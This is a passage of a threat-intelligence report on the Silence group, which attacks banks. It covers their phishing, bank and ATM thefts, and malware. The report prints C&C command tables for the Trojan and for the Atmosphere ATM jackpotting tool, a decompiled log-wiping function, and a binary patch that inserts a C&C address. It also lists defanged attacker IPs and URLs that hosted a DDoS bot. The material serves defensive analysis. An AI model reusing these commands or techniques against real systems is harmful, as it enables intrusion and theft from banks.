

September 2018



group-ib.com

SILENCE

MOVING INTO THE DARKSIDE

TABLE OF CONTENTS

Introduction	4
Key findings	5
Silence is a new threat to banks	5
Language	5
Thefts	6
Geography	6
Tools	7
Initial steps	7
Phishing emails	7
Server infrastructure	8
Silence: the development of tools and types of attacks	9
Toolbox	10
Silence	10
Atmosphere	13
Undernet DDoS bot	16
Smoke bot	17
Infection	18
Emails	18
Mail servers	21
Lateral movement	23
Remote Access	25
Targets	26
AWS CBR	26
ATMs	28
Card processing	30

Hunting	CHAPTER IS NOT AVAILABLE
Mail servers	—
C&C servers	—
Technical description of the tools	32
Attachments	32
Silence Trojan	37
Silence.Downloader	38
Patched Kikothac	40
Silence.MainModule	45
Silence.SurveillanceModule	53
Silence.ProxyBot	54
Silence.ProxyBot.Net	57
Silence ATM pack	60
Atmosphere.Dropper	60
Atmosphere.Injector	62
Atmosphere	62
Other programs	73
Utilities	73
Perl IRC DDoS bot	76
Indicators	81
Hashes	81
E-mails	82
IPs	83
Domains	85
File system artifacts:	86
Suricata rules	—
YARA rules	—

INTRODUCTION

SILENCE IS A NEW AND ACTIVE CRIMINAL APT-GROUP, WHO ADAPT QUICKLY FROM THEIR OWN MISTAKES AND ADOPT TTPS OF OTHER GROUPS.

In August 2017, the National Bank of Ukraine warned state-owned and private banks across the country about a large-scale phishing attack. The threat actor used an exploit from the arsenal of the state-sponsored hacker group APT28. However, the tool, as Group-IB discovered, was modified to target banks. It also appeared that the authors of the phishing emails had in-depth knowledge of reverse engineering.

At the time, the National Bank of Ukraine linked the attack with a new wave of NotPetya ransomware outbreak, but these were not pro-government hackers. Initial impressions would indicate that the targeted attack was on par with the works of **Cobalt** or **MoneyTaker**. This hypothesis went unproven. On investigation, the adversaries were a young and active hacker group, who, like young smart technical specialists, learned very fast and from their own mistakes.

The new threat actor group was eventually named Silence. They were identified and named first in reports by Anti-Virus vendors, however, until the publication of this report, no detailed technical analysis of Silence or their operations has been conducted.

Financially motivated APT groups which focus efforts on targeted attacks on the financial sector such as — **Anunak**, **Corkow**, **Buhtrap** — usually managed botnets using developed or modified banking Trojans. Silence is different. Even at the beginning of their journey, in the summer of 2016, Silence was not able to hack banking systems and actually seemed to learn on the job by carefully analyzing the experiences, tactics and the tools of other groups. They tried new techniques to steal from banking systems, including AWS CBR (the Russian Central Bank's Automated Workstation Client), ATMs, and card processing.

This report details the results of our investigation, review of attacks and thefts by Silence, analysis of their tools, tactics and procedures used to target financial institutions. This report serves as a contribution to the Whitehat Security community from Group-IB and provides technical descriptions of the methods and technologies that can be used to detect and track this group. We have also included a detailed analysis of the toolset created by Silence indicators of compromise and other data for successful detection of Silence's attacks.

KEY FINDINGS

Silence is a new threat to banks

Group-IB detected the first incidents relating to Silence in June 2016. At that time, the cyber criminals were just beginning to test their capabilities. One of Silence's first targets was a Russian bank, when they tried to attack AWS CBR. After this, the hackers "took a moment of silence". It was later discovered that this is standard practice for Silence. They are selective in their attacks and wait for about three months between incidents, which is approximately three times longer than other financially motivated APT groups, like MoneyTaker, Anunak (Carbanak), Buhtrap or Cobalt.

Silence members constantly analyze the experience of other criminal groups. They try to apply new techniques and ways of stealing from various banking systems, including AWS CBR, ATMs, and card processing. In a short period of time they studied not only direct types of hacking, but also supply-chain attacks. In less than a year, the amount of funds stolen by Silence has increased five times.

Language

As with most financially-motivated APT groups, the members of Silence are Russian speakers, which is evidenced by the language of commands, priorities in locating leased infrastructure, the choice of Russian-speaking hosting providers and location of the targets.

- The commands of **Silence's** Trojan are Russian words typed using an English layout:
 - htrjyytrn > реконнект (reconnect)
 - htcnfhn > рестарт (restart)
 - ytnpflfybq > нетзадач (notasks)
- The main targets are located in Russia, although phishing emails were sent to bank employees in more than 25 countries of Central and Western Europe, Africa and Asia.
- To rent servers, Silence uses Russian-speaking hosting providers.

Thefts

Timeline of attacks

July 2016 — A failed attempt to withdraw money via the Russian system of interbank transactions AWS CBR. Hackers gained access to the system, but the attack wasn't successful due to improper preparation of the payment order. The bank's employees suspended the transaction and conducted Incident Response and remediation using their own resources. This resulted in the subsequent incident described below:

August 2016 — Another attempt to attack the same bank. Just one month (!) after their failure with AWS CBR, Silence regained access to the servers of the bank and attempted another attack. To do this, they downloaded software to secretly take screenshots and proceeded to investigate the operator's work via video stream. This time, the bank asked Group-IB to respond to the incident. The attack was stopped. However, the full log of the incident was unrecoverable, because in an attempt to clean the network, the bank's IT team deleted the majority of the attacker's traces.

October 2017 — The first successful theft by the group that we know about. This time, Silence attacked ATMs and stole over **\$100,000** in just one night. In the same year, they conducted DDoS attacks using the Perl IRC bot and public IRC chats to control Trojans.

After the failed attempt with the interbank transactions system in 2016, the criminals did not try to withdraw money using the system, even after gaining access to the servers of AWS CBR.

February 2018 — Successful attack using card processing. They picked up over **\$550,000** via ATMs of the bank's counterpart.

April 2018 — In two months, the group returned to their proven method and withdrew funds again through ATMs. During a single night they siphoned about **\$150,000**. This time, the Silence's tools had been significantly modified: they were not burdened with redundant features and ran stably without bugs.

Geography

RU	2302
COM	96
OTHERS	67
UA	28
BY	17
PL	10
ORG	8
KZ	8

Silence's successful attacks currently have been limited to the CIS and Eastern European countries. Their main targets are located in Russia, Ukraine, Belarus, Azerbaijan, Poland, and Kazakhstan.

However, some phishing emails were sent to bank employees in more than 25 countries of Central and Western Europe, Africa and Asia including: Kyrgyzstan, Armenia, Georgia, Serbia, Germany, Latvia, Czech Republic, Romania, Kenya, Israel, Cyprus, Greece, Turkey, Taiwan, Malaysia, Switzerland, Vietnam, Austria, Uzbekistan, Great Britain, Hong Kong, and others.

TOOLS

Initial steps

According to Group-IB's Forensics Laboratory, during the first attacks Silence used third-party tools and learned on the go. However, after some time they switched from using third-party tools to developing their own and significantly improved their tactics.

During the first operations the cybercriminals used a third-party patched backdoor **Kikothac** without access to its source code. They chose a Trojan, which had been known since November 2015, and did not require a lot of time for reverse engineering and back end implementation.

The usage of this disassembled backdoor indicates that the group started without preparation and the first operation was a mere attempt to test their capabilities.

Development of new tools

Later, the criminals developed a unique set of tools to attack card processing and ATMs. It included **self-developed software**:

- **Silence** is a framework for attacks on infrastructure.
- **Atmosphere** is a set of software for 'jackpotting' ATMs.
- **Farse** is a utility for getting passwords from an infected computer.
- **Cleaner** is a tool for deleting logs of the remote connection.

Borrowed tools:

- **Smoke bot** is a bot for conducting the first phase of infection.
- Modified **Perl IRC DDoS** is a bot based on the **Undernet DDoS bot** for conducting DDoS attacks.

Phishing emails

At the beginning, the group used hacked servers and compromised accounts for campaigns, but later the criminals began to register phishing domains and create self-signed certificates.

To evade content filtering systems they used DKIM and SPF. To create 'legitimate' emails purporting to be from the banks, the hackers used the banks' domains that did not have configured SPF records. The letters were sent from rented servers with substituted technical headers. The attackers created lengthy and logical texts and sent these with the names of bank employees to increase the success rate.

The emails contained decoy **Microsoft Office Word** documents weaponized with exploits for the **CVE-2017-0199**, **CVE-2017-11882+CVE-2018-0802**, **CVE-2017-0262**, and **CVE-2018-8174** vulnerabilities. Apart from the exploits, there were emails with attached CHM files, which is not common, and .LNK shortcuts launching PowerShell and JavaScript code

Remote control and persistence


The Operator usually conducts the attack using a Linux machine with the WinExe utility (the equivalent of PSExec under Linux), which can launch software on the remote Windows node via SMB protocol.

After it is established on the system, the Silence Trojan installs Meterpreter stager. To gain access to compromised computers, the cybercriminals use **RAdmin**. It is software used by many administrators in banks to remotely control workstations.

Server infrastructure

The servers rented by the attackers to conduct phishing attacks are located in **Russia and the Netherlands**. For the C&C servers, they use a Ukrainian hosting provider that allows placement of practically any content, including banned information, malicious software and files. Silence rented several servers at MaxiDed, whose infrastructure was banned by Interpol in May 2018.

Silence: the development of tools and types of attacks



TOOLBOX

An important feature of Silence group is the use of their unique self-developed tools. Such tools include:


- **Silence**, a framework which the group is named after;
- **Atmosphere pack**, a unique set for attacking ATMs;
- **Farse**, a utility for getting passwords from the infected computer;
- **Cleaner**, a tool for deleting logs of the remote connection.

Silence


The unique Silence framework used by the group is modular. It consists of the following components (discovered by us; there could be more):

- **Silence.Downloader** loader;
- Main module called **Silence** and a patched backdoor called **Kikothac**;
- **Silence.SurveillanceModule**, a module for spying on users;
- **Silence.ProxyBot** proxy.


The main module can load any other executable file, which does not limit the system's functionality and gives room to extend features.



After the attached exploit, disguised as an MS Office document, is opened the **Silence.Downloader** loader for the Trojan is downloaded and installed. The loader adds itself to startup and waits for the command to download and launch the next stage. If the server is of no interest to the attacker, the bot executes a self-destruct command.



The main body of the Silence Trojan also adds itself to startup after the launch. Then it registers on the server and enters command reception/execution loop. The main task of the Trojan is to execute remote commands in the command interpreter as well as download and launch arbitrary programs.



Below is a table of C&C commands that the malware executes:


Command	Type of command / Russian text	Function
htrjyytrn	reconnect реконнект	Terminate the command interpreter session, clear all temporary files, connect to C&C "from scratch"
htcnfhn	restart рестарт	Terminate the command interpreter session and restart it
ytnpflfybq	notasks нетзадач	No operation
#wget	wget	Download a file from a remote server and save it in the current directory. Accepts two parameters: URL and file name
shell\\n	shell	Launch the command interpreter
\\n<any other string>	run	Execute an arbitrary OS command using the command interpreter

To enter standalone segments of a corporate network, Silence downloads the ProxyBot module. The purpose of this software is to redirect, through an

Silence

Moving into the darkside


infected computer, traffic from the external C&C server to the local nodes of the compromised network, which are not accessible from outside. We discovered two versions of the program: one in Delphi and one in C#.



To monitor legitimate activity of the victim bank's users and financial operators, the attackers installed **SurveillanceModule**, which secretly took screenshots to combine them into a pseudo stream.

At the last stage of the attack, the bot installed **Meterpreter** stager into the system, which automates navigation inside the network.

Having analyzed the C&C servers we also discovered **Kikothac** backdoor, which was communicating with one of the Silence servers, [46.183.221\[.\]89](#). At first, we thought that the software was not connected to Silence's activity, but the time of uploading to the public sandbox HybridAnalysis corresponded with the time of the Silence attack. Moreover, the Kikothac sample was uploaded with the same name as the **Silence** Trojan on [VirusTotal](#):



Through in-depth analysis, we discovered that the reference to the original address of the C&C server was gone, and the code responsible for connecting to the server, uses the reference to the address which was written over statically-linked code generated by the compiler:

The image shows two side-by-side assembly code snippets and their corresponding memory dump differences.

Before patching:

```
aR6002FloatingP db 'R6002',00h,00h ; DATA XREF: .data:off_41230C10
db '- floating point support not loaded',00h,00h,0
align 10h
aMicrosoftVisua db [Microsoft Visual] C++ Runtime Library,0 ; DATA XREF: _NMSG_WRITE+1640t
align 10h
```

After patching:

```
aR6002FloatingP db 'R6002',00h,00h ; DATA XREF: .data:off_41230C10
db '- floating point support not loaded',00h,00h,0
align 10h
; char name[]
name db '46.183.221.89',0 ; DATA XREF: mainServicePoint:loc_403460t
; _NMSG_WRITE+1640t
align 10h
aCRuntimeLibrar db [C++ Runtime Library],0
align 4
```

Memory dump differences:

```
_NMSG_WRITE_part:
push 12010h
push offset aMicrosoftVisua ; "Microsoft Visual C++ Runtime Library"
push edi
call sub_409D82
add esp, 0Ch
jmp short loc_40598A
```

→

```
_NMSG_WRITE_part:
push 12010h
push offset name ; "46.183.221.89"
push edi
call sub_409D82
add esp, 0Ch
jmp short loc_40598A
```

In addition, all Kikothac commands begin with the # character, including the command for downloading files from web servers, #wget. The same command is implemented in the Silence Trojan. This is the only command there that starts with the # character. Any other string not included in the list of **Kikothac** commands, is automatically sent to the command interpreter cmd.exe for execution. Silence does the very same thing. For example, let's look at two Kikothac commands below. The full list of commands is quite long and is provided in the Technical Description of the Tools section:

Command	Function
#wget	Download the file to an infected device. Bot accepts two parameters: URL and file name.
Any other string	Send the string to cmd.exe.


As we can see, both commands are used in the Silence Trojan. They duplicate the order, the type of arguments, and the logic. This suggests that to control patched **Kikothac**, the threat actors developed back end, which was later used for the Silence Trojan.

Atmosphere

To control the ATM dispenser, Silence uses a unique software called **Atmosphere**. Over time the Trojan has significantly evolved to address the needs of the criminals. For example, the developers have changed the logic of injection into processes and added the flexible injector, which has expanded the list of targeted ATMs. They have also removed the redundant features that interrupted the operation or were not used by the criminals. For example, the last version of the software didn't process commands from the PIN pad and the generated log got smaller. In the initial stages, the software was recompiled a lot, which resulted in several unsuccessful cashout attempts.

Silence

Moving into the darkside



The hackers remotely install **Atmosphere.Dropper** on the ATM. The software contains a .DLL library, which is the main body of the **Atmosphere** Trojan. After the body is extracted, the dropper injects the library into the fwmain32.exe process. This enables the threat actor to remotely control the dispenser. In the first versions, there was a way to control the dispenser using the PIN pad, but later these features were deleted.

Command	Function
"B"	Get information on the content of ATM cassettes. In addition, the string "cash units info received" is added into the log.
"A"	Get information on the content of ATM cassettes without logging.
"Q"	Get information on the content of ATM cassettes.
"D"	One-time withdrawal of notes of the specific face value from the ATM.
"H"	Suspend all threads in process except its own. Then use functions GetThreadContext + SetThreadContext to redirect their execution to its own function.
"M", "R", "S", "P", "T", "L"	Record the output of the last command into the C:\intel\<chrs>.007 file. This command is also executed after any other by default.

The program receives commands via files with the specific extension. The software reads commands, executes them, and then, as the author intended, it should overwrite the file with gibberish and delete it to hamper the work for forensics experts. However, the software logic contains an error, which results in the nonsensical text being written at the end of the file instead of over everything.

```

1 char __cdecl AppendGarbageAndDelete(LPCSTR lpFileName)
2 {
3 // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"" TO EXPAND]
4
5     file = lpFileName;                                // C:\Windows\System32\rserver30\Radmin_log.htm
6     result = IsfileExists(lpFileName);
7     if ( result )
8     {
9         fileSize = FileSize(file);
10        randomVal = GenerateRandomValue(10, 1024);
11        GenerateGarbage((int)&garbageBuffer, fileSize + randomVal);
12        v12 = 0;
13        fileHandle = CreateFileA(file, 0x40000000u, 5u, 0, 4u, 0x82u, 0);
14        fileHandle_ = fileHandle;
15        if ( fileHandle != (HANDLE)-1 )
16        {
17            lpFileName = 0;
18            SetFilePointer(fileHandle, 0, (PLONG)&lpFileName, 2u);
19            NumberOFBytesWritten = 0;
20            WriteFile(fileHandle_, lpBuffer, nNumberOfBytesToWrite, &NumberOFBytesWritten, 0);
21            CloseHandle(fileHandle_);
22        }
23        isFileDeleted = DeleteFile(file);
24        garbageBuffer = (int)&off_405168;
25        if ( lpBuffer )
26            free((void *)lpBuffer);
27        result = isFileDeleted;
28    }
29    return result;
30}


```

This mistake is present in other software used by Silence, which supports the hypothesis of a single author. For example, the same piece of code is used in the program for clearing the connection logs of **RAdmin**.

As part of incident response activities in one of the banks, Group-IB forensic specialists discovered about 11 samples of **Atmosphere** software, compiled at different times with slight changes. In one of the directories containing the Trojan we also discovered scripts for the command interpreter and a separate injector, which accepted a path to the DLL library as an argument, and an identifier of the process where it should inject the library. However, the scripts passed the target process name instead of the process identifier, which resulted in an unsuccessful attempt to take control over the dispenser.

Undernet DDoS bot

While analyzing one of the servers of **Silence**, we discovered a DDoS bot called **Perl IrcBot**. On April 20, 2017, phishing emails were sent from the driley123@bellsouth[.]net address. The emails contained an exploit, which downloaded SilenceDownloader with the address of C&C server, **92.222.68[.]32**, on a machine. Perl IrcBot for DDoS attacks was available at **hxhp://92.222.68[.]32/bot.pl** and **hxhp://92.222.68[.]32/wolf/** until June 18, 2018.



The program was first mentioned on a Spanish forum in messages dated 2014: **hxps://forum.voidsec[.]com/thread-93.html**. There are also modifications of the bot available online at: **hxps://github[.]com/H1R0GH057/Anonymous/blob/master/ircabuse.pl** and **hxps://gist.github[.]com/dreadpiratesr/7bccc6eed49150a8564a**. The version used by **Silence** is based on the **Undernet DDoS Bot** (second link), according to the unique string "PRIVMSG : 4,1 [Help] 9,1 Undernet PerlBot Main Help:".

This software is controlled using IRC messages. There were two servers used:

1. ira.pubcs16[.]ro, which is a public server of Counter-Strike players via #test channel. Later they used #PMA channel;
2. piratesofcyber[.]tk.

Smoke Bot

One of the English-language emails sent in 2017 contained a JavaScript loader which installed **Smoke Bot** into the system. Smoke Bot was put up for sale on underground forums in 2011. The seller is a Russian-speaking hacker named SmokeLdr. Apart from downloading and execution of arbitrary files, Smoke Bot has the following features:

